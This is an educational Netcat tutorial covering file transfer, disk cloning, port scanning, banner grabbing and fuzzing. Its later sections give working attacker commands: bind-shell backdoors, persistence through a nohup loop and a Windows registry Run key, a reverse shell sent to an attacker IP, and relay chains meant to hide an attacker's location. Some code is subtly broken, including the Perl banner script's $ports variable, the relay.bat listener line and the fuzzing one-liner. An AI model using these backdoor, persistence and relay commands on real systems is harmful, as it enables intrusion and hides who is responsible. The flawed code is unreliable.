

Netcat for the Masses

Dean De Beer

Introduction

Having had numerous people recently ask me about the various uses for Netcat I decided to put together a document showing a few handy uses for good ol' Netcat. Netcat has been described as telnet on steroids or a Swiss army knife, both excellent descriptions for this versatile little tool.

Originally written by Hobbit for Linux, Weld Pond later ported it to Windows. In essence it is a tool that reads and writes data across a network connection, using the TCP or UDP Protocol. For the original, detailed technical description of Netcat visit: <http://www.vulnwatch.org/netcat/>

Installation

Installing Netcat on Windows is as simple as extracting the zipped file to a directory. On Linux it's a little more work. Most versions of Netcat that come with your Linux Distribution will not allow you to execute a program when a connection is made. This is because they are not compiled with the GAPING_SECURITY_HOLE argument. This enables the "-e" option that allows the execution of a program. In this mode it functions like "inetd" for a single connection. Use this mode with care!

To compile Netcat with this option use your favorite text editor to change the CFLAGS line in the Makefile to the following:

```
CFLAGS = -O -DGAPING_SECURITY_HOLE
```

To compile Netcat and create the nc binary do the following:

```
make linux
mv nc netcat
```

If you are having problems compiling Netcat on Linux add the following lines:

```
#include <netinet/in.h>
#include <arpa/nameser.h>
#include <resolv.h>
```

to netcat.c after the line:

```
#include <fcntl.h> /* O_WRONLY et al */
```

Visit Netcat's homepage at <http://netcat.sourceforge.net/> to download the Linux version.

To see what options that Netcat can be run with simply type "nc -h" at the command/shell prompt.

```

connect to somewhere: nc [-options] hostname port[s] [ports] ...
listen for inbound:  nc -l -p port [options] [hostname] [port]
options:
    -d                detach from console, background mode
    -e prog           inbound program to exec [dangerous!!]
    -g gateway        source-routing hop point[s], up to 8
    -G num            source-routing pointer: 4, 8, 12, ...
    -h                this cruft
    -i secs           delay interval for lines sent, ports scanned
    -l                listen mode, for inbound connects
    -L                listen harder, re-listen on socket close
    -n                numeric-only IP addresses, no DNS
    -o file           hex dump of traffic
    -p port           local port number
    -r                randomize local and remote ports
    -s addr           local source address
    -t                answer TELNET negotiation
    -u                UDP mode
    -v                verbose [use twice to be more verbose]
    -w secs           timeout for connects and final net reads
    -z                zero-I/O mode [used for scanning]
Port numbers can be individual or ranges: m-n [inclusive]

```

In addition all the standard I/O options to write to or from a file, to pipe `|` data to/from another application, to read commands from a file can be used with Netcat (<, <<, >, >>). This really makes Netcat an incredibly versatile tool.

Some of Netcat's features are:

- Outbound or inbound connections, TCP or UDP, to or from any ports
- Full DNS forward/reverse checking, with appropriate warnings
- Ability to use any local source port
- Ability to use any locally-configured network source address
- Built-in port-scanning capabilities, with randomizer
- Built-in loose source-routing capability
- Can read command line arguments from standard input
- Slow-send mode, one line every N seconds
- Hex dump of transmitted and received data
- Optional ability to let another program service established connections
- Optional telnet-options responder

*this list taken from <http://www.vulnwatch.org/netcat/readme.html>

Netcat can act as both a server and a client in that it can listen for a connection or initiate a connection. Furthermore Netcat operates seamlessly between Windows or Linux. This is great for transferring files or data between different OSes. It takes its input from STDIN in the form of keystrokes or a file or data from another program through a pipe. As such the uses for Netcat are quite diverse.

Creating and Connecting to a Basic Netcat Listener

```
dean@gentoo_ibm:~$ nc -l -p 4321
```

nc.exe is the executable for Netcat and is run from the command line in the directory the executable resides. The `-l` option means listen for an inbound connection. The `-p` option specifies the local port that Netcat is to listen on. The default protocol is TCP. In this case it's `tcp/4321`. The Windows port of Netcat includes the `-L` option which creates a persistent listener. This means that if the Netcat client terminates the connection, the Netcat listener will continue to listen for new connections on the port. All data that Netcat receives will be output to the screen

We can connect to this listener by starting Netcat in the following manner.

```
dean@gentoo_ibm:~$ nc <ip_addr> 4321
```

Where `<ip_addr>` is the IP address of the listening instance of Netcat. In this case we will use `127.0.0.1`. This will connect to `127.0.0.1` on TCP port `4321`. We can now transfer data from either window in a full two-way transmission. Anything typed in Shell 1 will be output in Shell 2.

To end terminate the connection use `^C` (Ctrl-C). This will terminate Netcat in both shells, unless, in the Windows version, the `-L` option was used.

Using Netcat for Simple Data Transfer

We can transfer a file by pushing the file from the client to the listener or by pulling the file from the listener to the client. To push a file to a destination machine we run Netcat with the following:

```
dean@gentoo_ibm:~$ nc -l -p 4321 > [output_file]
```

Netcat will listen on TCP port `4321` and redirect all data received into `[output_file]`.

```
dean@gentoo_ibm:~$ nc 127.0.0.1 4321 < [input_file]
```

Using Netcat in client mode we connect to the listener on TCP port `4321` and transfer the file `[input_file]` as input. The contents of a file can also be transferred by piping the output of the `'cat'` command to Netcat.

```
dean@gentoo_ibm:~$ cat [input_file] | nc 127.0.0.1 4321 -q 15
```

On some versions of Linux Netcat will hang waiting for more input and the connection will have to be terminated using `^C` (Ctrl-C). Alternatively, the `-q <secs>` option can be used. This will terminate the connection after the specified number of seconds.

When pulling a file we run a Netcat listener on our source machine offering the file `[input_file]` for transfer.

```
dean@gentoo_ibm:~$ nc -l -p 4321 < [input_file]
```

Now when we connect to the source machine using our Netcat client the file will be transferred to the destination machine.

```
dean@gentoo_ibm:~$ nc 127.0.0.1 4321 > [output_file]
```

Alternatively, we could use a web browser and download the file.

```
http://<source_ip_addr>:4321/input_file
```

Using Netcat to backup files, directories and disks

As we can see from the previous simple examples it really does not matter which end is the listener and which end is the client. Data input on one side is output on the other side. This simple operation can be extremely useful in transferring log files to a remote location for backup or even for backing up entire directories or drives for forensic analysis.

Let's assume that we need to backup regular log files to a remote location. We could use one of the methods show previously but depending on the size of the file or type of backup you want to perform, this may not be viable.

In this example we will tar and compress all files within the specified directory and pipe the data to a Netcat client. Using the `-w` option with a three second delay before timing out allows for temporary disconnects.

```
dean@gentoo_ibm:~$ tar zcfp - /<directory_path> | nc -w 3 127.0.0.1 4321
```

We will create a listener on the remote machine where we want to transfer or backup the directory to.

```
dean@gentoo_ibm:~$ nc -l -p 4321 | tar xvpz -
```

All data received will be piped to tar. In this case we ran tar with the verbose (`v`) flag in order to print the filenames to screen. If you choose to automate this job you can omit this flag. Tar is also being run with the `'z'` flag in order to gunzip the file being sent. If your version of tar does not support the `'z'` flag you can always pipe the output through gunzip and then through tar. For a more detailed description of tar and it's uses visit: http://www.linuxcommand.org/man_pages/tar1.html

Another simple yet very useful way to do a remote backup is to use dd and netcat. This is also a very convenient method to clone a drive or partition to another drive attached to the system, either locally or across the network. This is very useful in forensic investigations where a copy of the entire disk, including all bad blocks and unused space, is required. The details of performing forensically sound imaging of disks across a network are beyond the scope of this document.

It may be that you want to create cloned images of drives and store them on a server on your internal network in order to be able to extract the image to a new disk when required rather than performing a manual install.

In order to install the drive image across a network you will need an additional workstation containing a hard drive to receive the disk image. This drive should be of equal or greater size than the original.

Alright, let's get started. We are going to create a disk image of /dev/hda on workstation_A and save it as a file on our image server. We will call this file image01.dd. Then we will install this image onto our waiting workstation with the blank drive.

First let's prepare our image server to receive our image. Run the following command in order to create a netcat listener on TCP port 4321. Whatever it receives it will pipe to the dd command and it will write the data, bit by bit, to the image file.

```
dean@img_server:~$ nc -v -l -w 30 -p 4321 | dd of=/tmp/image01.dd
```

Now we need to prepare workstation_A to be cloned. Use a live CD distribution such as Backtrack or Knoppix and boot workstation_A. Next you need to check that you have the following:

1. Network Connectivity. Use ifconfig to check that you have an IP address. If not either manually add one or use dhcpd to obtain one automatically.
2. Disk Access. Check that the disk to be cloned has been recognized by your live CD. Use dmesg to check for your hard drive. Then run fdisk to verify that this is the correct disk.
3. Confirm that the live CD has netcat and dd. (I've yet to see one that hasn't)

Now run the following on workstation_A:

```
dean@gentoo_A:~$ dd if=/dev/hda | nc -v -w 15 <img_server ip> 4321
```

The data will now be transferred across the network. Depending on the size of the file you may need to wait a while. Once the process has completed netcat will display the amount of data written. You will need to use ^C (Ctrl-C) to quit. We now have a saved image of our drive. We can now use it to clone other machines or restore the original.

In order to image our blank drive we will simply reverse the entire process. First boot workstation_B containing the blank drive using your live CD distribution. Confirm you have network connectivity and access to the disk.

Run the following command to create a netcat listener ready to pipe all data it receives to dd:

```
dean@gentoo_B:~$ nc -v -l -w 30 -p 4321 | dd of=/dev/hda
```

On your image server run the following command to send the saved image to workstation_B:

```
dean@img_server:~$ dd if=/tmp/image01.dd | nc -v -w 15 <workstation_B ip>
```

For a really creative use of netcat and dd check out Tom Liston's Netcat in the Hat Challenge and the winning entries.
http://www.ethicalhacker.net/component/option,com_smf/Itemid,54/topic,747.0/

Netcat as Port Scanner

If you intend to do any serious port scanning use Nmap. It is a full fledged scanner that supports multiple types of scan options. Netcat, on the other hand, will only perform standard port scans and will only report the port open if a successful connection is created and the TCP three-way handshake is completed. That being said Netcat is a very effective tool to perform basic scans with.

To perform a basic TCP connect scan you have a few options. The first being the use of the `-z` switch. This is the zero-I/O mode and prevents Netcat from sending any data to the destination for TCP connections and limited data for UDP connections.

```
dean@gentoo_ibm:~$ nc -vv -z -w3 <target> <port list>
```

In this instance we are running Netcat with `-v` specified twice (more verbose) as running Netcat with multiple ports specified will normally suppress messages about refused connections. Again we are using a wait time of 3 seconds to limit the time Netcat spends trying to make a connection. The target can be either an IP Address or host name. The port list can be specified either as a range (1 - 65635) or as a comma delimited list (23, 80, 445, 135, etc...). Optionally the `-r` switch can be used to randomize the scan order. The `-n` switch can be used to stop Netcat performing a DNS lookup of the IP Address which in some cases may be preferable.

Following are the results of a scan against one of a Juniper NetScreen 5GT Firewall's switch interfaces:

```
dean@gentoo_ibm:~$ nc -vv -z -w3 10.10.10.1 21, 22, 23, 80, 443
10.10.10.1: inverse host lookup failed: h_errno 11004: NO_DATA
(UNKNOWN) [10.10.10.1] 21 (ftp): TIMEDOUT
(UNKNOWN) [10.10.10.1] 22 (?) open
(UNKNOWN) [10.10.10.1] 23 (telnet) open
(UNKNOWN) [10.10.10.1] 80 (http) open
(UNKNOWN) [10.10.10.1] 443 (https) open
sent 0, rcvd 0
```

This method is very quick and convenient way to scan a range of ports to see which are open.

Another method is to send data to each open port. This can be done in the following manner.

```
dean@gentoo_ibm:~$ echo "QUIT" | nc -vv -w3 <target> <port list>
```

Running this scan against the same Juniper NetScreen Firewall yielded the following results:

```
dean@gentoo_ibm:~$ echo "QUIT" | nc -vv -w3 10.10.10.1 21, 22, 23, 80, 443
10.10.10.1: inverse host lookup failed: h_errno 11004: NO_DATA
(UNKNOWN) [10.10.10.1] 21 (ftp): TIMEDOUT
(UNKNOWN) [10.10.10.1] 22 (?) open
SSH-2.0-NetScreen
(UNKNOWN) [10.10.10.1] 23 (telnet) open
Remote Management Console
login: EXIT
password: net timeout
(UNKNOWN) [10.10.10.1] 80 (http) open
HTTP/1.1 400 Bad Request
Date: Fri, 29 Dec 2006 12:54:33
Server: Virata-EmWeb/R6_0_1
400 Bad Request
(UNKNOWN) [10.10.10.1] 443 (https) open
net timeout
sent 28, rcvd 189: NOTSOCK
```

By sending data to the open port we have received a far more detailed response and, as seen by the above results, we have gathered a great deal more information about the remote device. This method is not infallible and can be fooled through the use of fake banner information. If you are going to be performing any serious scans I would recommend that you use Nmap. Also, the above two scans are very noisy and will set off any Intrusion Detection/Prevention systems that you may have in place.

<begin sidebar>

These scans were also performed from an established wireless connection and they yielded the same results. It is good practice to disable any device management functionality via the wireless interface. There is a strong possibility of information disclosure, even if the connection is encrypted.

<end sidebar>

Banner Grabbing with Netcat and Perl

As shown above banner grabbing can be useful for fingerprinting a target host or for finding outdated, unpatched or unauthorized servers running in your environment. This function can be performed by any number of vulnerability scanners today. Nmap will also grab banners. A Perl script utilizing Netcat can grab the banners from a list of IP Addresses and output the results to STDOUT or to a text file. Following is a simple Perl script that will scan a range of IP Addresses specified in a text file. I'm sure that this script can be written far more elegantly and efficiently but this works for me.

```

#!/usr/bin/perl
# banners.pl | dean de beer | 10.15.2006
# Script to grab banner version information using Netcat
# based on script from: www.educause.edu/content.asp?page_id=1298&bhcp=1
# Usage: Create a .txt file containing IP Address/hostnames. One per line.
# Usage: perl banners.pl [input.txt]

my @ports = (21, 22, 80); # Add TCP ports to check here.

    print "\nService Version & Status\n";
    print "=====\n";

    while (defined($ipaddr = <>)) {
        chomp ($ipaddr);

        print "$ipaddr:\n\n";

        $nc = "echo QUIT | nc -vv -w3 $ipaddr $ports";
        system ("$nc");

        print "=====\n";
    }

```

The output of the script is as follows:

```

Service Version & Status:
=====
10.10.10.1:

10.10.10.1: inverse host lookup failed: h_errno 11004: NO_DATA
(UNKNOWN) [10.10.10.1] 21 (ftp): TIMEDOUT
(UNKNOWN) [10.10.10.1] 22 (?): open
SSH-2.0-NetScreen
(UNKNOWN) [10.10.10.1] 80 (http) open
HTTP/1.1 400 Bad Request
Date: Sat, 30 Dec 2006 15:41:21
Server: Virata-EmWeb/R6_0_1
400 Bad Request
sent 21, rcvd 183: NOTSOCK

=====
www.examplesite.com:

www.examplesite.com [192.168.100.10] 21 (ftp) open
220 Microsoft FTP Service
221
www.examplesite.com [192.168.100.10] 22 (?): connection refused
www.examplesite.com [192.168.100.10] 80 (http) open
HTTP/1.1 400 Bad Request
Content-Type: text/html
Date: Sat, 30 Dec 2006 20:25:10 GMT
Connection: close
Content-Length: 34
<h1>Bad Request (Invalid URL)</h1>sent 14, rcvd 197: NOTSOCK
=====

```

Notice that in the results for the hostname "www.examplesite.com" that the server running on TCP/80 does not display the version information. Another option that can be used to retrieve information about the running webserver is to make a connection to the website through the following:

```
dean@gentoo_ibm:~$ nc -vv www.examplesite.com 80
```

This will create a connection to the webserver on port 80. Next type in GET / HTTP/1.0 and hit enter a couple of times. This will generate a GET request for the home page of the website and in the returned data you should have some additional information including the server version.

```
dean@gentoo_ibm:~$ nc -vv www.examplesite.com 80
www.examplesite.com [192.168.100.10] 80 (http) open
GET / HTTP/1.0

HTTP/1.1 200 OK
Connection: close
Date: Sat, 30 Dec 2006 22:11:57 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
MicrosoftOfficeWebServer: 5.0_Pub
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 13488

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<HTML>
```

Netcat as a Vulnerability Scanner

Yes, Netcat can be used as a vulnerability scanner. It's loud and will set off every Intrusion Detection System in existence but it works. By writing scripts to check for vulnerabilities Netcat can be used to transmit the data to the target devices or systems. Netcat actually comes with some scripts that do just this. This is not going to replace Nessus but it does show the power of Netcat.

Netcat can be used to help with fuzzing the input sent to listening services in an attempt to crash the service and to generate a segmentation fault. This might hint at a service whose buffer can be overflowed. This might even lead to remote code execution. Although, with all the stack protections in place today this is becoming substantially less trivial to accomplish.

```
dean@gentoo_ibm:~$ `perl -e 'print "A"x512'` | nc <target> <port>
```

The above is a simple example of piping the output of the Perl print command through Netcat to the listening service.

Creating a Backdoor with Netcat

Finally, it's time for the fun stuff. Netcat has the ability to provide shell access through the use of the "-e" option. This tells Netcat to invoke the

specified program when a connection is made to the Netcat listener. Remember that option needs to be specified when Netcat is first compiled using the `GAPING_SECURITY_HOLE` argument.

An attacker would use this option to execute a command shell once they have gained access to the system. The option to create a backdoor command shell on Windows is:

```
C:\tools\netcat>nc -l -p 4321 -e cmd.exe
```

And on Linux/Unix is:

```
dean@gentoo_ibm:~$ nc -l -p 4321 -e /bin/sh
```

When the attacker connects to the listener on `tcp/4321` Netcat will execute a shell. This shell will run with the permissions of the user that created the listener.

Creating a Persistent Backdoor with Netcat

This functionality is great but it only allows you to connect to the Netcat listener once. Fortunately the Windows version, and some newer versions on Linux, come with the `-L` option. This allows the user to create a persistent listener that will continue listening on the specified port once the original connection is closed. On Linux a simple while loop can be used to create a persistent listener.

```
while true; do echo "started"; nc -l -p 4321 -e /bin/sh; done
```

This creates a simple shell script that will, when the shell is exited, recreate the listener each time. The downside of this method is that when the user logs out the listener is also terminated. Another option is to simply take the above script and create a file with the `.sh` extension. By changing the permissions on this file, using the `chmod` command, to be readable and executable this file can now be run as a script. This script can then be run in the background using the `nohup` command.

```
nohup ./<filename>.sh &
```

By running the script in this manner it will continue to run even when the user logs out.

Another option that I like for creating a persistent listener on windows is to add Netcat to the registry. Type the following in a command prompt. (It is all on a single line)

```
reg add hklm\software\microsoft\windows\currentversion\run /v listener /t reg_sz /d "nc -l -d -p 4321 -e cmd.exe"
```

Basically what the `reg` command does is add a new entry in the registry. An entry consists of a name, data type and value. In this case we have added new entry called "listener" using `/v`, with a data type of `ascii` that ends with a null character through `/t` (The Z in `REG_SZ` refers to the null character) and specified the value with `/d`. Note that the command is enclosed in quotes as there are spaces in the string. Also note the additional `-d`

option specified in the Netcat command string. This tells Netcat to run in the background. This is a feature of the Windows version of Netcat.

Creating a Reverse Backdoor with Netcat

Creating a listening shell with Netcat is a valuable technique but in order for this technique to be effective the attacker needs to be able to send data to the port on which Netcat is listening. This can pose a problem if there is a router or firewall in the path blocking inbound traffic as you will not be able to reach the listening port.


The solution to this is a reverse shell. In this instance the attacker creates a simple Netcat listener on their own machine that waits for a connection that will push a command shell to it. Next the attacker attempts to exploit a vulnerable service running on the target machine. This can be done through various means such as a remote or client-side exploit. The exploits payload could be a reverse shell or could simply be a command that is run. The attacker needs to cause the target machine to run the following command to get Netcat to push the command shell to the attacker's Netcat listener.

```
dean@gentoo_ibm:~$ nc <attacker IP> <port> -e /bin/sh
```

This is commonly called "shoveling a shell". This technique has the advantage of being able to get through the protections provided by a firewall. As long as outbound connections are allowed this technique will work.

Creating Relays with Netcat

We have been looking at Netcat's uses from an attacker's perspective and from an attacker's perspective one of the most important tasks is to obscure their location. Netcat's versatility allows the attacker to do just this through the use of relays.



This diagram is based on Couterhack Reloaded's Figure 8.30(pg 501). The attacker wants to obscure the source of their communications through the use of relays. In this example the attacker has access to the machines labeled "Relay 1" and "Relay 2". These could have been compromised by the attacker

previously. On each of these relaying systems the attacker configures a Netcat listener to accept incoming connections and a Netcat client to relay or forward the incoming connection stream to the next system. Now in order for the origin of the attack to be determined the path of the attack would have to be traced through each of the existing relays until reaching the source of the attack. This can be made increasingly difficult through the use of multiple relays in different geographic locations. In order to execute the above scenario the following Netcat commands would be required.

On the attacker machine:

```
dean@attacker:~$ nc <relay 1> 4321
```

On Relay 1:

```
dean@relay_1:~$ nc -l -p 4321 | nc <relay 2> 1234
```

On Relay 2:

```
dean@relay_2:~$ nc -l -p 1234 | nc <target> 2222
```

Note that a bash pipe only relays data in one direction. So in order for the attacker to receive any response from the target a second relay would be needed from the target machine back to the attacker machine.

Using Netcat to Create a Two-way Relay

There are various options for creating a two-way relay using Netcat on both Linux and Windows. The first option we are going to explore is on Windows by using a batch file containing a single command to execute a Netcat client. The first step is to create the batch file. This file is going to be run on the relay station. Create a file called relay.bat using notepad and add the following line to it. The target IP could be that of another relay station.

```
C:\tools\netcat\nc -l -p <target IP> 2222
```

Remember to include the full path to the Netcat executable. Mine is as above. Next the relay needs to be created on the relay station.

```
C:\tools\netcat>nc -l -p 4321 -e relay.bat
```

This will create a Netcat listener that will run the batch file. When it is run the batch file will create a Netcat client to either the next relay or the target itself. All data received on port 4321 will be sent to the Netcat client and forwarded to the next machine in line. Remember that you will need a listener on the target machine.

```
C:\tools\netcat>nc -v -l -p 2222 -e cmd.exe
```

When the attacker makes the connection to the relay station he will need to hit "enter" 3 or 4 times in order to send the command to the target station. The attacker will need to do this for each command entered.

The next option we are going to explore is for Linux and will require making changes to `inetd.conf`. In order to create a relay using `inetd` we will need to edit `/etc/inetd.conf` and add the following line.

```
54321 stream tcp nowait nobody /usr/sbin/tcpd /usr/bin/nc <relay X> 2222
```

After adding this line, save and restart the `inetd` service using the following command.


```
killall -HUP inetd
```

We have configured `inetd` to listen on `tcp/54321` and the `tcpd` (TCP Wrappers) program, used for filtering connections, will activate Netcat in client mode and forward traffic to the next relay station on `tcp/2222`. Obviously this is easy to detect by regularly monitoring changes to critical files on your system.

The third and final technique that we will explore for creating a relay involves the use of named pipes. Using the Linux `mknod` command we will create a file with FIFO characteristics (FIFO = First-in/First-out). The `"p"` specified in the following command indicates that the data should be stored in a First-in/First-out format.

```
mknod backpipe p
```

The next step for the attacker is to set up a Netcat listener that pipes the incoming data stream to a Netcat client that will forward the data on to the target machine on a specified port. Any data that is received by the Netcat client is sent to the named pipe and from there is redirected `"<"` or `">"` back to the Netcat listener. The listener will then send the data back to the attacking station.



This diagram is based on Couterhack Reloaded's Figure 8.32 (pg 505). The relay station depicted above represents the following command.

```
dean@relay_1:~$ nc -l -p 4321 0<backpipe | nc <target IP> 2222 1>backpipe
```

Conclusion

Firstly, many, many thanks to Ed Skoudis of Counterhack fame for the work done in documenting the many options for creating relays using Netcat.

I hope that this document has helped show you some of the many ways that Netcat can be used in daily tasks. It is truly a versatile tool and should be a regular part of any administrator's toolkit. I would also encourage everyone to read the documents under the References section as they are all excellently written and can only add to your knowledge of Netcat.

If you have any questions or corrections I can be reached at the following address: deandebeer(at)gmail.com.

Disclaimer

This document is intended for educational purposes only. I do not promote illegal activities of any type and you are responsible for the knowledge gained in this tutorial.

References

Counterhack Reloaded by Ed Skoudis and Tom Liston
<http://www.amazon.com/Counter-Hack-Reloaded-Step-Step/dp/0131481045>

Weld Pond's Netcat Page
<http://www.vulnwatch.org/netcat/>

Netcat Tutorial by Adam Palmer
<http://www.securitydocs.com/library/3376>

The GNU Netcat
<http://netcat.sourceforge.net/>

Netcat Educause Writeup
http://www.educause.edu/content.asp?page_id=1298&bhcp=1

Netcat Writeup by William Stearns
<http://www.stearns.org/doc/nc-intro.current.html>

Netcat 1.10 Tutorial by Spider-fonix
<http://www.spyder-fonix.com/netcat.html>

Ethicalhacker.net's Netcat in the Hat by Tom Liston
<http://www.ethicalhacker.net/content/view/89/2/>

Socat - Multipurpose relay
<http://www.dest-unreach.org/socat/>

Reverse FTP using Netcat and WGET
<http://brneurosci.org/linuxsetup86.html>

Using Netcat by mxpack3t
<http://www.datastronghold.com/security-articles/general-security-articles/..-using-netcat-..html>

Cryptcat
<http://farm9.org/Cryptcat/>